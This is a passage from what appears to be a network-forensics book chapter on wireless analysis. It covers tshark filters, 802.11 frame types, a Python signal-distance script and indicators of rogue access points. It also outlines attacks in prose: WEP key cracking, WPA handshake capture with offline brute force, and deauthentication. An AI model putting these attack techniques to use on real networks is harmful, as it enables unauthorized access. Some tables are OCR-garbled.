Well, we can see that using wlan.addr followed by the MAC/ BSSID of the access point filters all the packets for the **access point** (**AP**) of interest. We can see that one of the client starting with the MAC address 2c:33:61:xx:xx:is from an Apple device. Additionally, all the base stations and MAC addresses can be resolved for the type using the **Resolved Addresses** option from Wireshark, as shown in the following screenshot:

| da:a1:19:68:1e:b4 | |
|--|---|
| | BICC-Remote-bridge-STA-802.1(D)-Rev8 |
| 00:e0:2b:00:00:00 | |
| 33:33:00:00:00:fb | |
| ff:ff:00:60:00:04 | |
| | 92:fe:25:e7:33:82 |
| | IEEE-802.1B-All-Agent-Stations |
| | ICL-Oslan-Service-discover-only-on-boot |
| | DECNET-Phase-IV-end-node-Hello-packets |
| | ICL-Oslan-Service-discover-only-on-boot |
| 01:00:5e:00:01:b2 | |
| | 56:8c:56:f8:22:67 |
| | DEC-Distributed-Time-Service |
| 09:00:6a:00:01:00 | |
| | Shenzhen_e3:a2:97 |
| | FDDI-RMT-Directed-Beacon |
| | IP-Token-Ring-Multicast |
| 09:00:09:00:00:04 | |
| 33:33:00:00:00:16 | |
| | (OS/2-1.3-EE+Communications-Manager) |
| | D-LinkIn_e5:a4:93 |
| | Nortel-autodiscovery |
| | CDP/VTP/DTP/PAgP/UDLD |
| 09:00:2b:00:00:01 | |
| 03:00:00:80:00:00 | |
| 2c:33:61:77:23:ef | |
| 01:e0:2f:00:00:02 | |
| | Vitalink-diagnostics |
| | ICL-Oslan-Service-discover-only-on-boot |
| 01:10:18:01:00:01 | Vitalink-DLS-and-non-DLS-Multicast |
| | |
| 03:00:00:00:04:00 03:00:00:00:00:80 | |
| 01:10:18:01:00:02 | |
| | Locate-Directory-Server |
| | Hughes-Lan-Systems-Terminal-Server-S/W-download |
| | ICL-Oslan-Service-discover-only-on-boot |
| | DEC-DNA-Naming-Service-Solicitation? |
| | Bridge-Management |
| 01:80:c2:00:00:10 | |
| 01.00.02.00.00.12 | LOUGUTE-DEATCE |

We can see that we are not able to get precise statistics on how many stations our AP is talking to from Wireshark. Let's use tshark -r viper-01.cap -2 -R wlan.da==78:44:76:e7:b0:54 -T fields -e wlan.sa | sort | uniq to help us out, as follows:

```
root@kali:~# tshark -r viper-01.cap -2 -R wlan.da==78:44:76:e7:b0:54 -T fields -e wlan.sa | sort | uniq
Running as user "root" and group "root". This could be dangerous.
2c:33:61:77:23:ef
54:99:63:82:64:f5
b0:10:41:c8:46:df
```

The tshark tool runs by reading the file from the -r switch and using the filter wlan.da==78:44:76:e7:b0:54 as the destination address while printing only the wlan sources using the -T fields and -e wlan.sa switch. With the output, we sort and print unique items by using the sort and uniq Linux commands.



In case of LUA errors for the preceding command, disable LUA by editing line 29 of the /usr/share/Wireshark/init.lua file and setting disable_lua=true.

We can check the found MAC addresses at https://macvendors.com/, as follows:





Additionally, since MAC vendors provide an API, we can always develop a nice Python script to do the MAC checking for us. You can look at one of the scripts at https://macvendors.co/api/python.

Packet types and subtypes

Before we jump into packet types and subtypes, let's see what happens when we connect to a Wi-Fi access point. For this demonstration, we will be using a **TP-Link router** and an Apple iPhone 7. I will try to connect to the VIP3R network from the phone, but I will not use the correct password. Look at the following screenshot:

| N N | /lan.add | r == 2c:33:61 | :77:23:ef | | | |
|-----|----------|---------------|-------------------|-------------------|----------|---|
| No. | - | Time | Source | Destination | Protocol | Length Info |
| | 8155 | 15.034303 | 78:44:76:e7:b0:58 | 2c:33:61:77:23:ef | 802.11 | 387 Probe Response, SN=2781, FN=0, Flags=, BI=100, SSID=VIP3R |
| | 8158 | 15.073753 | 2c:33:61:77:23:ef | 78:44:76:e7:b0:58 | 802.11 | 54 Authentication, SN=988, FN=0, Flags= |
| | 8159 | 15.074239 | | | 802.11 | 10 Acknowledgement, Flags= |
| | 8160 | 15.074239 | 78:44:76:e7:b0:58 | 2c:33:61:77:23:ef | 802.11 | 30 Authentication, SN=2782, FN=0, Flags= |
| | 8162 | 15.077336 | 2c:33:61:77:23:ef | 78:44:76:e7:b0:58 | 802.11 | 142 Association Request, SN=989, FN=0, Flags=R, SSID=VIP3R |
| | 8163 | 15.077310 | | | 802.11 | 10 Acknowledgement, Flags= |
| | 8164 | 15.079359 | 78:44:76:e7:b0:58 | 2c:33:61:77:23:ef | 802.11 | 192 Association Response, SN=2783, FN=0, Flags= |
| | 8167 | 15.082430 | 78:44:76:e7:b0:58 | 2c:33:61:77:23:ef | EAPOL | 155 Key (Message 1 of 4) |
| | 8170 | 15.083455 | 2c:33:61:77:23:ef | ff:ff:ff:ff:ff:ff | 802.11 | 56 Data, SN=2786, FN=0, Flags=.pF. |
| | 8174 | 15.089110 | 2c:33:61:77:23:ef | 78:44:76:e7:b0:58 | EAPOL | 155 Key (Message 2 of 4) |
| | 8175 | 15.089087 | | | 802.11 | 10 Acknowledgement, Flags= |
| | 8176 | 15.089599 | 78:44:76:e7:b0:58 | 2c:33:61:77:23:ef | 802.11 | 26 Disassociate, SN=2787, FN=0, Flags= |
| | 8178 | 15.096769 | 78:44:76:e7:b0:58 | 2c:33:61:77:23:ef | 802.11 | 387 Probe Response, SN=2789, FN=0, Flags=, BI=100, SSID=VIP3R |

Generally, when we open the settings on the iPhone or any other phone, we start to see the networks in the vicinity of the phone. This is because each access point constantly sends out beacon frames to denote its presence. For the phone to know more about the network, a probe request is sent to the access point. We can see that our Wi-Fi access point (78:44:76:E7:B0:58) sends a probe response (8155) to the iPhone with the station parameters and supported rates.

Next, the authentication process is initiated by the iPhone, and the router responds well to it. Generally, the authentication request/response consists of a few packets exchanged between both of the communicating devices.

Next, an association request (8162) is sent by the iPhone to associate itself with the network, to which an association response (8164) is sent back with the association ID. Then, the key exchange process happens, and since the key was wrong, a disassociation packet is sent by the router to the iPhone denoting the failed attempt and immediately breaking the association. Since we now know how this stuff works, let's move on and discuss the types of wireless 802.11 frames in detail.

We primarily have data, management, and control frames in the 802.11 standards. From a pure play forensic point of view, the most we will be dealing with are the management frames. The following table highlights the types of frames and their subtypes:

| P | acket] | Гурея | 5 | Licago | | | | |
|---|------------------|---------|----------------------|--|--|--|--|--|
| Г | ype | Subtype | | Usage | | | | |
| 0 | 0 mgmt 0 Associa | | Association request | The transmitter must already be authenticated to gain a successful association with the access point. | | | | |
| 0 | mgmt | 1 | Association response | The response to the association request is an association response. If the request is successful, the response packet will contain an identifier known as the association ID. | | | | |

| _ | | | | |
|---|------|------|------------------------|--|
| 0 | mgmt | 10 | Reassociation request | This is similar to an association request, but this packet type is sent when there are lapses in time, or when the station is moving toward another access point. |
| 0 | mgmt | 11 | Reassociation response | This is similar to the association response. |
| 0 | mgmt | 100 | Probe request | Used to actively check any, or a particular, access point. |
| 0 | mgmt | 101 | Probe response | The response contains station parameters and supported data rates. |
| 0 | mgmt | 1000 | Beacon | Beacon packets are indicator packets sent continuously by the AP denoting its presence in the network. Beacon frames also help to find rogue access points. |
| 0 | mgmt | 1010 | Disassociation | This packet is a notification that an existing association has been broken. |
| 0 | mgmt | 1011 | Authentication | Authentication packets are sent time and again between two endpoints in order to establish authenticity. |
| 0 | mgmt | 1100 | Deauthentication | This is an announcement message, stating that the receiver is no longer authenticated. |



For more information on wireless packet types and subtypes, refer to https://www.savvius.com/networking-glossary/wireless_lan_
overview/wlan_packet_types/.

We can see that the value of subtypes is given in binary. We can use its hex equivalent in Wireshark as follows:

| No. | ✓ Time | Source | Destination | Protocol | Length | Info | | | | | | |
|-----|---------------|----------|-------------|----------|--------|-------|-----------|----------|-------|---------|---------|------------|
| | 292 6.361022 | | 12:f6:7c | | | | Response, | SN=2690. | FN=0. | Flags=, | BI=100. | SSID=VIP3R |
| 22 | 294 6.415295 | 78:44:76 | 12:f6:7c | 802.11 | | | | | | Flags=, | | |
| 22 | 296 6.535102 | 78:44:76 | 12:f6:7c | 802.11 | 387 | Probe | Response, | SN=2694, | FN=0, | Flags=, | BI=100, | SSID=VIP3 |
| 22 | 298 6.595007 | 78:44:76 | 12:f6:7c | 802.11 | 387 | Probe | Response, | SN=2695, | FN=0, | Flags=, | BI=100, | SSID=VIP3 |
| 22 | 299 6.650302 | 78:44:76 | 12:f6:7c | 802.11 | 387 | Probe | Response, | SN=2697, | FN=0, | Flags=, | BI=100, | SSID=VIP3 |
| 23 | 301 6.713280 | 78:44:76 | 12:f6:7c | 802.11 | 387 | Probe | Response, | SN=2699, | FN=0, | Flags=, | BI=100, | SSID=VIP3 |
| 81 | L55 15.034303 | 78:44:76 | 2c:33:61 | 802.11 | 387 | Probe | Response, | SN=2781, | FN=0, | Flags=, | BI=100, | SSID=VIP3 |
| 8: | 15.096769 | 78:44:76 | 2c:33:61 | 802.11 | 387 | Probe | Response, | SN=2789, | FN=0, | Flags=, | BI=100, | SSID=VIP3 |

The information that we have gained regarding the packet types and subtypes will help us identify attack patterns in the latter half of the chapter. Let's now dive deep into the exercises.



For more information on the types of management frames, refer to https://mrncciew.com/2014/09/29/cwap-802-11-mgmt-frame-types/.

Locating wireless devices

As network forensic investigators, sometimes we encounter rogue devices in a building or on a floor. It is important to find these devices, as they may contain vital information about the attacker and the attack itself. Wi-Fi is no exception. Say that we have a rogue access point running in the network. As forensic investigators, let's try to find the location of the device. We will make use of some scripts to accomplish this. Remember the PWR field in the airodump-ng tool? We need to develop something like that to poll the networks continuously. For this purpose, let's write the following Python 2.7 script:

```
#!/usr/bin/env python
# Author: Nipun Jaswal
from prettytable import PrettyTable
import operator
import subprocess
import os
import math
import re
import schedule
import time
def sniffer():
  # iwlist command to scan all the Access Points
  proc = subprocess.Popen('iwlist wlan0 scan | grep -oE
"(ESSID: |Address: |Channel: |Quality=).*" 2>/dev/null', shell=True,
stdout=subprocess.PIPE, )
  stdout_str = proc.communicate()[0]
  stdout_list=stdout_str.split('\n')
  #Declaring Lists
  network_name=[]
  mac_address=[]
  channel=[]
  signal=[]
  decibel=[]
  distance=[]
  frequency=[]
  #Reading all the Lines
  for line in stdout_list:
      line=line.strip()
      #Regex to Match ESSID Value
```

```
match=re.search('ESSID:"(\S+)"',line)
      if match:
          network_name.append(match.group(1))
      #Regex to Match Channel Value
      match=re.search('Channel:(\S*)',line)
      if match:
            channel.append(match.group(1))
           #Calculating Frequency
           frequency.append(int(match.group(1))*5 + 2407)
      #Regex to Match Address Value
      match=re.search('Address:\s(\S+)',line)
      if match:
           mac_address.append(match.group(1))
      #Regex to Match Signal Value
      match=re.search('Signal level=(\S+)',line)
      if match:
           signal.append(match.group(1))
           # Sign Correctness
           decibel.append(abs(int(match.group(1))))
  i=0
  x = PrettyTable()
  x.field_names = ["ESSID", "MAC Address", "Channel", "Signal",
"Distance", "Frequency", "Decibel"]
  os.system("clear")
  while i < len(network_name):</pre>
      # Free Space Path Loss (FSPL)
      distance= 10 ** ((27.55 - (20 * math.log10(int(frequency[i]))) +
int(decibel[i]))/20)
      # Adding a Row to Pretty Table
x.add_row([network_name[i],mac_address[i],channel[i],int(signal[i]),str(flo
at(distance))+ " mtr", int(frequency[i]), int(decibel[i])])
      i=i+1
  print x.get_string(sort_key=operator.itemgetter(4, 0), sortby="Signal",
reversesort=True)
  i = 0
# Main Thread Starts
schedule.every(5).seconds.do(sniffer)
while 1:
    schedule.run_pending()
    time.sleep(1)
```

The code is quite self-explanatory. We used a schedule to run a wireless scan every five seconds using the iwlist command. We used regex expressions to filter the data out and displayed it using the PrettyTable Python module. To calculate the distance between the AP and our interface, we used a **free-space path loss** (**FSPL**) algorithm and the PWR field (power/signal strength) and Frequency (channel ID) to calculate the distance using the following:

```
Distance From the Access Point in Meters = 10 \land ((27.55 - (20 * \log 10) (frequency)) + decibel)/20)
```

Let's use the preceding formula and calculate the reading for a VIP3R access point that is running on channel 11 with a power value of -56. We can see that we need two values for the preceding formula to work. For decibel, we will use its absolute value, which is 56. To calculate the frequency of channel 11, we use the following:

Frequency = channel number * gap + frequency of first channel - gap

Using these expressions, we get the following:

= 11 * 5 + 2412 - 5 = 55+ 2407 = 2462 MHz

Therefore, putting these values into the formula, we have the following:

```
distance= 10 ^ ((27.55 - (20 * log10(2462)) + 56)/20)
distance= 6.11240259465
```

Well, the distance equals 6.112 meters, which is almost accurate, given the distance from my current position where I am writing this text to my wireless router. However, an important thing to consider here is that this formula is for free-space path loss, and it may not be too accurate with a ton of walls and objects in between.



You can refer to an excellent white paper on the various types of signal loss due to various types of object, along with their values, at https://arxiv.org/pdf/1707.05554.pdf.

Let's run the preceding Python script we built and see what values we get as we move closer to the AP, as shown in the following screenshot:

| ESSID | MAC Address | Channel | Signal | Distance | Frequency | Decibel |
|----------------|-------------------|----------------|----------------|-------------------|------------------|--------------|
| VIP3R | 78:44:76:E7:B0:58 | 11 | -53 | 4.32724964934 mtr | 2462 | 53 |
| RajSingh | A0:AB:1B:B0:D9:5F | j 7 | -64 | 15.4794077519 mtr | j 2442 | 64 |
| Chinmayi_Ext | 7C:8B:CA:EA:27:52 | j 2 | -88 | 247.86964775 mtr | 2417 | 88 |
| Khushl | 90:8D:78:FA:9B:D5 | j 7 | j -90 | 308.854789454 mtr | 2442 | j 90 j |
| Sanjay202 | 78:44:76:E5:49:30 | j 1 | j -90 | 312.696266935 mtr | 2412 | j 90 j |
| SHARMA | A4:2B:B0:CB:25:44 | j 9 + | -93 + | 434.489748641 mtr | 2452 + | j 93 j |
| ESSID | MAC Address | + Channel | + Signal | Distance | + Frequency | Decibel |
| RajSingh | A0:AB:1B:B0:D9:5F | 7 | -56 | 6.16246322196 mtr | 2442 | 56 |
| VIP3R | 78:44:76:E7:B0:58 | 11 | -57 | 6.85822851132 mtr | 2462 | 57 |
| Navneet_2.4 | 74:DA:DA:AF:BB:8A | 1 | -79 | 88.12978214 mtr | 2412 | 79 |
| Meenakshi | 78:44:76:E7:B3:70 | 1 | -79 | 88.12978214 mtr | 2412 | 79 |
| Shanet | 78:44:76:E6:9C:78 | j 6 | -80 | 97.8688467569 mtr | 2437 | j 80 j |
| Chinmayi_Ext | 7C:8B:CA:EA:27:52 | j 2 | -88 | 247.86964775 mtr | 2417 | 88 |
| Khushl | 90:8D:78:FA:9B:D5 | j 7 | j -90 | 308.854789454 mtr | 2442 | j 90 j |
| Sanjay202 | 78:44:76:E5:49:30 | j 1 | j -90 | 312.696266935 mtr | 2412 | j 90 j |
| DevD | 00:17:7C:6A:A4:0B | j 6 | j -92 | 389.622896677 mtr | 2437 | 92 |
| Middha | 7C:8B:CA:C7:6D:4B | j 2 | j -92 | 392.846917336 mtr | 2417 | 92 |
| SHARMA | A4:2B:B0:CB:25:44 | j 9 + | -94 + | 487.50551618 mtr | 2452 | 94 ++ |
| ESSID | Address | + Chan | + nel Sig | nal Distance | Freque | ncy Decibe |
| VIP3R | | :58 1 | 1 -40 | 1.9329114175 | mtr 1 246 | 2 46 |
| Shanet | 78:44:76:E7:60 | | - 1 . | | | |
| DIRECT-3T-BRAV | | | | | | |
| RajSingh | A0:AB:1B:B0:D9 | | | | | |
| Meenakshi | 78:44:76:E7:B3 | | | | | |
| Navneet 2.4 | 74:DA:DA:AF:BB | | | | | |
| Chinmayi Ext | | | | | | |
| Khushl | 90:8D:78:FA:9B | | | | | |
| Sanjay202 | 78:44:76:E5:49 | | - | | | |
| DevD | 00:17:7C:6A:A4 | | -92 | | | |
| Middha | 7C:8B:CA:C7:6D | | | | | |
| SHARMA | A4:2B:B0:CB:25 | | -94 | | | |

Moving a little closer toward the access point, we get the following:

| ESSID | MAC Address | Channel | Signal | Distance | Frequency | Decibel |
|-------------------|-------------------|---------|--------|---------------------|-----------|------------|
| VIP3R | 78:44:76:E7:B0:58 | 11 | -34 | 0.485525396293 mtr | 2462 | 34 |
| . Middha | 78:44:76:E6:9C:78 | i 6 | -63 | 13.8243420493 mtr | 2437 | 63 İ |
| DIRECT-3T-BRAVIA | 80:AD:16:97:CC:00 | 11 | -68 | 24.3339130224 mtr | 2462 | 68 |
| RajSingh | A0:AB:1B:B0:D9:5F | i 7 | i -71 | 34.6540773467 mtr | 2442 | 71 İ |
| Navneet 2.4 | 78:44:76:E7:B3:70 | 1 1 | -76 | 62.3911077447 mtr | 2412 | 76 |
| Shanet | 10:62:EB:73:2D:D0 | i 7 | -76 | 61.6246322196 mtr | 2442 | 76 |
| DevD | 74:DA:DA:AF:BB:8A | i 1 | i - 79 | 88.12978214 mtr | 2412 | 79 i |
| Arora | 0C:80:63:ED:DC:2C | j 1 | -85 | 175.84203313 mtr | 2412 | 85 i |
| 14/501 | 32:F7:72:35:AE:1D | i 11 | -87 | 216.876228097 mtr | 2462 | 87 İ |
| Chinmayi Ext | 7C:8B:CA:EA:27:52 | j 2 | -88 | 247.86964775 mtr | 2417 | 88 j |
| Khushl | 78:44:76:E5:49:30 | j 1 | -90 | 312.696266935 mtr | 2412 | 90 j |
| Meenakshi | 7C:8B:CA:C7:6D:4B | j 2 | -92 | 392.846917336 mtr | 2417 | 92 j |
| Eshan303tata_2.4G | C4:12:F5:40:EA:6D | j 1 | -92 | 393.661276618 mtr | 2412 | 92 |
| + | + | + | + | + | + | · + · + |
| ESSID | MAC Address | Channel | Signal | Distance | Frequency | Decibel |
| VIP3R | 78:44:76:E7:B0:58 | 11 | -34 | 0.485525396293 mtr | 2462 | 34 |
| Middha Middha | 78:44:76:E6:9C:78 | j 6 | -56 | 6.17510676571 mtr | 2437 | 56 j |
| Navneet_2.4 | 78:44:76:E7:B3:70 | j 1 | -68 | 24.8383473719 mtr | 2412 | 68 |
| DIRECT-3T-BRAVIA | 80:AD:16:97:CC:00 | j 11 | -68 | 24.3339130224 mtr | 2462 | 68 |
| RajSingh | A0:AB:1B:B0:D9:5F | j 7 | -73 | 43.6268985941 mtr | 2442 | 73 |
| Shanet | 10:62:EB:73:2D:D0 | j 7 | -76 | 61.6246322196 mtr | 2442 | 76 |
| j 14/501 | 32:F7:72:35:AE:1D | j 11 | -83 | 136.839648961 mtr | 2462 | 83 |
| Arora | 0C:80:63:ED:DC:2C | j 1 | -85 | 175.84203313 mtr | 2412 | 85 |
| HUAWEI-2.4G | A0:AB:1B:B0:A4:D2 | 11 | -88 | 243.339130224 mtr | 2462 | 88 |
| Eshan303tata_2.4G | C4:12:F5:40:EA:6D | 1 | -92 | 393.661276618 mtr | 2412 | 92 |
| Akhil | 50:6F:77:D3:6B:DC | 1 | -93 | 441.695217109 mtr | 2412 | 93 |
| + | + | + | + | + | + | + |
| ESSID | MAC Address | Channel | Signal | Distance | Frequency | Decibel |
| VIP3R | 78:44:76:E7:B0:58 | 11 | -8 | 0.0243339130224 mtr | | 8 |
| DIRECT-3T-BRAVIA | 80:AD:16:97:CC:00 | j 11 | -61 | 10.8695596799 mtr | 2462 | j 61 |
| Navneet_2.4 | 78:44:76:E7:B3:70 | j 1 | -64 | 15.6719376991 mtr | 2412 | j 64 |
| Middha | 78:44:76:E6:9C:78 | j 6 | -64 | 15.5111668979 mtr | 2437 | j 64 |
| RajSingh | A0:AB:1B:B0:D9:5F | j 7 | -74 | 48.9501853265 mtr | 2442 | j 74 |
| Shanet | 10:62:EB:73:2D:D0 | j 7 | -76 | 61.6246322196 mtr | 2442 | j 76 |
| 14/501 | 32:F7:72:35:AE:1D | 11 | -83 | 136.839648961 mtr | 2462 | 83 |

We have the distance measured quite correctly. We now know how to use a few of the values from the iwlist scan command in Linux to create something that will aid us in wireless network forensics.



For a more precise reading, you can look at the upper and lower frequencies as well; find out how at https://www.electronics-notes.com/articles/connectivity/wifi-ieee-802-11/channels-frequencies-bands-bandwidth.php.

Identifying rogue access points

Rogue access points are an increasing area of concern. The attackers perform a **denial of service** (**DOS**) attack on the legitimate router and set up a fake access point with the same SSID, forcing the stations to connect to the rogue access point. The attackers can set up a fake access point through a number of ways. Identifying these rogue APs is what we will look at next.

Obvious changes in the MAC address

Say that we have a rogue access point in the vicinity. Using airodump-ng to capture packets, we get the following:

| CH 6][Elapsed: | 12 s][2019-03-1 | 0 01:29 | | | | | | |
|-------------------|-------------------|-----------|--------|------|------|--------|------|--------------|
| BSSID | PWR Beacons | #Data, #/ | s CH | MB | ENC | CIPHER | AUTH | ESSID |
| 78:44:76:E6:9C:78 | -87 2 | Θ | Θ 6 | 54e | WPA2 | CCMP | PSK | Middha |
| 00:20:30:40:43:21 | 0 162 | Θ | 06 | 54 | WPA2 | CCMP | PSK | VIP3R |
| 78:44:76:E7:B0:58 | -69 24 | 1 | 02 | 54e | WPA2 | CCMP | PSK | VIP3R |
| A0:AB:1B:B0:D9:5F | -68 13 | 39 | Θ7 | 54e | WPA2 | CCMP | PSK | RajSingh |
| 10:62:EB:73:2D:D0 | -86 6 | Θ | Θ7 | 54e | WPA2 | CCMP | PSK | Shanet |
| A4:2B:B0:CB:25:44 | -90 4 | Θ | 09 | 54e. | WPA2 | CCMP | PSK | Yogesh Verma |
| E4:6F:13:85:EF:8D | -92 4 | 22 | 09 | 54e | WPA2 | CCMP | PSK | R.A.I.S |
| 90:8D:78:FA:9B:D5 | -89 2 | Θ | Θ 7 | 54e | WPA2 | CCMP | PSK | SHARMA |
| E4:6F:13:85:2F:E9 | -92 2 | Θ | Θ 7 | 54e | WPA2 | CCMP | PSK | Sameer pant |
| 10:BE:F5:6C:D9:50 | -91 2 | Θ | 0 11 | 54e. | WPA2 | CCMP | PSK | Sodhi |
| BSSID | STATION | PWR | Rate | Lost | t I | rames | Prob | e |
| (not associated) | 1E:8A:83:BA:2A:D | 9 - 35 | 0 - 1 | | θ | 1 | | |
| (not associated) | EA:2D:CA:90:20:9/ | A -85 | 0 - 1 | | Θ | 1 | | |
| A0:AB:1B:B0:D9:5F | CC:9F:7A:95:D2:6 | 4 - 1 | 0e- 0 | | Θ | 31 | | |
| A0:AB:1B:B0:D9:5F | 00:0A:F5:42:06:E | C -1 | 0e- 0 | | Θ | 8 | | |
| E4:6F:13:85:EF:8D | 6C:5C:14:F9:B3:4 | C -84 | 0 - 00 | e | θ | 20 | | |

We can see that we have two networks with similar configurations, and the only changes we can see for now is the BSSID (MAC address) and the MB (link speed). While the MB is the most obvious change, let's investigate both MAC addresses at the MAC vendor's website, as follows:




We can see that the address on the left is from Zioncom, which is a popular company that develops routers, while the address on the right is from a company called Analog & Digital Systems, which is not a router-manufacturing company. However, if the attacker has randomly spoofed this address, they could have done it for a legitimate-looking vendor. Additionally, we found an MB rate (maximum speed) that is missing an e from the airodump-ng result list. The missing e denotes whether the AP supports quality of service. The last thing we can denote from the airodump-ng interface is the speed at which beacons are transmitted. So, to sum up our first analysis, we have the following IoCs:

- Change in BSSID
- BSSID not resolving to a legitimate vendor (MAC vendors)
- Change in the data rate's quality of service parameter (a missing e means that QOS is not supported)
- An excessive number of beacon frames from the fake AP

While these are all key checks when it comes to a fake AP detection, we will certainly look for more.

The tagged perimeters


Let's now investigate the original and fake access point in Wireshark and figure out the missing/modified details from the original access point, as shown in the following screenshot:



Looking at the differences between both the beacon frames, we can see that there is plenty of information missing from the fake AP (on the left), and the key indicators are as follows:

- Fake AP support rates are considerably lower than the original AP
- No ERP information in the fake AP
- No details concerning the High Throughput (HT capabilities/HT information
- Completely missing vendor-specific tags

Additionally, we can see that the fake AP doesn't have any tag related to WPS, an original access point; most APs these days have WPS capabilities, which are missing from the fake access point. On investigating the original access point's WPS tag, we find the following details:



We can see that the WPS tags and data is present in case of the original access point.

The time delta analysis

Since an advanced attacker can emulate fixes for most of the red flags identified in the preceding section, we need a serious mechanism to identify a rogue access point among the legitimate ones. We will make use of time delta for the beacon frames to identify the fake access point. While the fake access point tries to fool the analysis systems by spoofing the fixed beacon interval, time delta analysis allows us to figure out the exact beacon intervals.

A real AP would produce a time delta graph denoting an almost straight line; this is not the case for a fake AP. Let's confirm what we just said using tshark -r beacon-01.cap -2 -R "wlan.sa==7c:8b:ca:ea:27:52 && wlan.fc.type_subtype==0x08" -T fields

```
-e frame.time.delta | head -n 20, as follows:
```


```
root@kali:~# tshark -r beacon-01.cap -2 -R "wlan.sa==7c:8b:ca:ea:27:52&&wlan.fc.type subtype
==0x08" -T fields -e frame.time delta | head -n 20
Running as user "root" and group "root". This could be dangerous.
0.00000000
0.001958000
0.101381000
0.101881000
0.102406000
0.102912000
0.101885000
0.101441000
0.102914000
0.103425000
0.102397000
0.102402000
0.102397000
0.102404000
0.102912000
0.102401000
0.101888000
0.101951000
0.104449000
0.099327000
```

The preceding command runs tshark on the beacon-01.cap file while filtering out all the beacon frames originating from 78:44:76:e7:b0:54 and displaying time_delta, which is the difference between the arrival time of the packet and the previous packet. Keeping it short to only 20 entries, we can see that most of the values are close to 0.102 ms.

Let's do the same for the suspicious access point 00:20:30:40:43:21:

| <pre>root@kali:-# tshark -r beacon-01.cap -2 -R "wlan.sa==00:20:30:40:43:21&&wlan.fc.type_subtype ==0x08" -T fields -e frame.time delta head -n 20</pre> |
|--|
| Running as user "root" and group "root". This could be dangerous. |
| 0.00000000 |
| 0.00000000 |
| 0.001536000 |
| 0.000512000 |
| 0.053248000 |
| 0.002560000 |
| 0.097280000 |
| 0.004608000 |
| 0.095232000 |
| 0.004608000 |
| 0.095232000 |
| 0.002560000 |
| 0.096256000 |
| 0.003072000 |
| 0.098368000 |
| 0.003072000 |
| 0.098304000 |
| 0.001536000 |
| 0.097280000 |
| 0.002048000 |

Well! We can see a clear difference in the values: the suspicious access point has very shaky values compared to the original access point. Plotting a graph with the first 100 time delta values for both, we will look at the differences as shown in the following graph:



We can see the difference: the original access point has kept it quite linear compared to the shaky fake access point. We now have a clear picture of how we can differentiate between an original and a fake access point. Summarizing the key indicators, we have the following indicators that can very well identify the fake access point from the original one:

- Change in BSSID
- BSSID not resolving to a legitimate vendor (MAC Vendors)
- Change in the Data Rates Quality of Service parameter (A missing e means QoS is not supported)
- An excessive number of beacon frames from the fake AP
- Fake AP support rates are fairly less than the original AP
- No ERP information in the fake AP
- No information on HT Capabilities/HT Information
- Completely missing the Vendor Specific Tags
- Time-Delta value analysis show a stable graph for the real access point



Sometimes, you will find that because of the delay and packet loss, the delta value we get is around 0.2, 0.3, or 0.4. In such cases, we should divide the value by its associated gap. So, for a value of, say, 0.204, we divide the value by 2 and obtain 0.102, or, for a value 0.412, we divide the value by 4 to obtain 0.103.



The preceding analysis is based on an access point created with a TP TL-WN722N wireless card and would have similar details for Alfa and other cards. However, if an access point has been created using the original router itself, this will pose additional challenges, and making use of all the techniques discussed will lead to a correct analysis. Using the original access point for malicious purposes will have a different MAC address, as it's not easy to spoof a MAC address in the original access point. In the case of an advanced attacker mimicking/spoofing the original MAC, all of the preceding techniques will detect at least some of the changes.

Identifying attacks

Attack identification on wireless LANs is not as easy as it is with Ethernet networks. Identifying the attacker is also not straightforward. In the previous exercises, we saw how supplying a wrong password generates a disassociation response from the AP to the station that is trying to connect.

Let's look at more attack patterns that are commonly used against WLANs, as shown in the following list:

- Rogue AP attacks
- Peer-to-peer attacks
- Eavesdropping
- Cracking encryption
- Authentication attacks
- Denial of service

Rogue AP attacks

In the previous section, we saw how rogue APs could be identified. Now let's look at what this attack actually does. In this type of attack, the attacker mimics an original access point and, in a parallel manner, disconnects the legitimate users from the original access point. In this case, what happens is that when the station tries to connect back to the network, it is not able to connect to the original access point and instead gets connected to the fake one. Because of this, all the network data passes through the rogue access point, and the attacker can harvest sensitive details about the targets.

Peer-to-peer attacks

In a **peer-to-peer** attack, the attacker and the target are on the same network, such as a public hotspot, and the attacker tries to carry out network-based attacks, such as exploiting a vulnerability in the network application. SMB-enabled attacks are the most common example of such attacks.

Eavesdropping

Putting our interface in monitor mode and silently capturing all the data around us, as we did for the first example, is called **eavesdropping**. Once the data is captured, we can see how many stations are connected to an AP and calculate the distances, or even go further and crack the network key and then decrypt the captured data to unveil the activities of the various users. The key challenge in this attack type is that we are not able to detect an attacker, since their device is running passively and collecting data.

Cracking encryption

Wired equivalent privacy (WEP) encryption in 802.11 is very weak and is susceptible to cracking. The cracking involves the process of finding how the RC4 key is generated by WEP which is by concatenating the 5 or the 13 byte key with the 3 byte IV value. Additionally, it involves finding that how RC4 processes that key in the initial permutation and finally how the permutation is used to generate the initial key stream. The attacker can see the IV value moreover the first byte in the keystream might directly be related to one of the key bytes. Hence, observing enough of these key bytes, the attacker can find the key

Authentication attacks

WPA and WPA2 (Wi-Fi protected access) are vulnerable to password-cracking attacks, especially when a weak password is used by the network. In order to break into a WPA-enabled AP, the attacker will use the following techniques:

- **Sniffing wireless packets in the air**: This involves putting the wireless network card in monitor mode and listening and recording everything that is happening around on the local wireless networks.
- Wait for a client to authenticate: APs use a four-way handshake to exchange information with WPA wireless clients for authentication. Mostly, the client needs to prove that they are a legitimate user and has the passcode to the network. This four-way handshake, or the Extensible Authentication Protocol over LAN (EAPOL), encrypts the password in a way that the APs can decrypt it and check whether it matches the one that has been set on the network.
- Use a brute-force attack: Having recorded everything and obtaining the EAPOL packets, the attacker can brute-force the password using an offline dictionary attack against the captured file.

An important point here is that if there aren't any users on the network or if there aren't any users connected to the network, then the attack will fail. However, if a user is active and already authenticated, the attacker can use a variety of attacks, such as a deauthentication attack, against the network AP or the connected or clients to disconnect them and force the client's device to authenticate again.

Denial of service
